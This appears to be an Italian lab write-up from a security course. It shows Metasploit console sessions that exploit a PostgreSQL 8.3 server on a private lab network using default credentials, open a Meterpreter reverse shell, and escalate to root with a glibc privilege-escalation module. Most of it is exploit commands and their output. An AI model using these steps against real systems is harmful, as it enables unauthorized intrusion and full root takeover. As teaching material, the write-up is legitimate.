

Pratica S7L3

Cerco l'exploit da usare con metasploit




```
msf6 > search postgres_payload

Matching Modules
================

   #  Name                                       Disclosure Date  Rank       Check  Description
   -  ----                                       ---------------  ----       -----  -----------
   0  exploit/linux/postgres/postgres_payload    2007-06-05       excellent  Yes    PostgreSQL for Linux Payload Execution
   1    \_ target: Linux x86                     .                .          .      .
   2    \_ target: Linux x86_64                  .                .          .      .
   3  exploit/windows/postgres/postgres_payload  2009-04-10       excellent  Yes    PostgreSQL for Microsoft Windows Payload
 Execution
   4    \_ target: Windows x86                   .                .          .      .
   5    \_ target: Windows x64                   .                .          .      .


Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/postgres/postgres_payload
After interacting with a module you can manually set a TARGET with set TARGET 'Windows x64'

msf6 > use 0
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(linux/postgres/postgres_payload) > 
```

Setto l'exploit




```
msf6 exploit(linux/postgres/postgres_payload) > options

Module options (exploit/linux/postgres/postgres_payload):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   VERBOSE  false            no        Enable verbose output


   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  postgres         no        The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOSTS    192.168.50.110   no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/u
                                        sing-metasploit.html
   RPORT     5432             no        The target port
   USERNAME  postgres         no        The username to authenticate as


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86



View the full module info with the info, or info -d command.
```

Lo lancio e sono dentro



```
msf6 exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.110:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/MHLcNOGy.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.50.110
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.110:56781) at 2024-12-18 15:37:53 +0100

meterpreter > █
```


Cerco di scalare i privilegi



```
msf6 exploit(linux/postgres/postgres_payload) > search suggester

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester  .                normal  No     Multi Recon Local Exploit Suggester


Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

msf6 exploit(linux/postgres/postgres_payload) > use 0
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits


View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > set session 1
session ⇒ 1
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.50.110 - Collecting local exploits for x86/linux ...
[*] 192.168.50.110 - 198 exploit checks are being tried ...
[+] 192.168.50.110 - exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: The target appears to be vulnerable.
[+] 192.168.50.110 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to be vulnerable.
[+] 192.168.50.110 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 192.168.50.110 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running, but could not be validated.
[+] 192.168.50.110 - exploit/linux/local/su_login: The target appears to be vulnerable.
[+] 192.168.50.110 - exploit/unix/local/setuid_nmap: The target is vulnerable. /usr/bin/nmap is setuid

[*] 192.168.50.110 - Valid modules for session 1:
============================================

 #   Name                                                Potentially Vulnerable?  Check Result
 -   ----                                                -----------------------  ------------
 1   exploit/linux/local/glibc_ld_audit_dso_load_priv_esc  Yes                    The target appears to be vulnerable.
 2   exploit/linux/local/glibc_origin_expansion_priv_esc   Yes                    The target appears to be vulnerable.
 3   exploit/linux/local/netfilter_priv_esc_ipv4           Yes                    The target appears to be vulnerable.
 4   exploit/linux/local/ptrace_sudo_token_priv_esc        Yes                    The service is running, but could not be validated.
 5   exploit/linux/local/su_login                          Yes                    The target appears to be vulnerable.
 6   exploit/unix/local/setuid_nmap                        Yes                    The target is vulnerable. /usr/bin/nmap is setuid
 7   exploit/linux/local/abrt_raceabrt_priv_esc            No                     The target is not exploitable.
 8   exploit/linux/local/abrt_sosreport_priv_esc           No                     The target is not exploitable.
 9   exploit/linux/local/af_packet_chocobo_root_priv_esc   No                     The target is not exploitable. System architecture i68
```


Ho degli exploit disponibili per scalare i privilegi

Prendo il primo disponibile lo setto e cambio il payload



```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > options

Module options (exploit/linux/local/glibc_ld_audit_dso_load_priv_esc):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION          1                yes       The session to run this module on
   SUID_EXECUTABLE  /bin/ping        yes       Path to a SUID executable


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

Lo lancio e sono root!



```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > run

[*] Started reverse TCP handler on 192.168.50.100:4444
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.sgHZFHJ3a' (1271 bytes) ...
[*] Writing '/tmp/.QlHMx' (291 bytes) ...
[*] Writing '/tmp/.OPiQafBwR' (207 bytes) ...
[*] Launching exploit ...
[*] Sending stage (1017704 bytes) to 192.168.50.110
[*] Meterpreter session 5 opened (192.168.50.100:4444 → 192.168.50.110:38554) at 2024-12-18 17:20:07 +0100

meterpreter > shell
Process 5599 created.
Channel 1 created.
whoami
root
```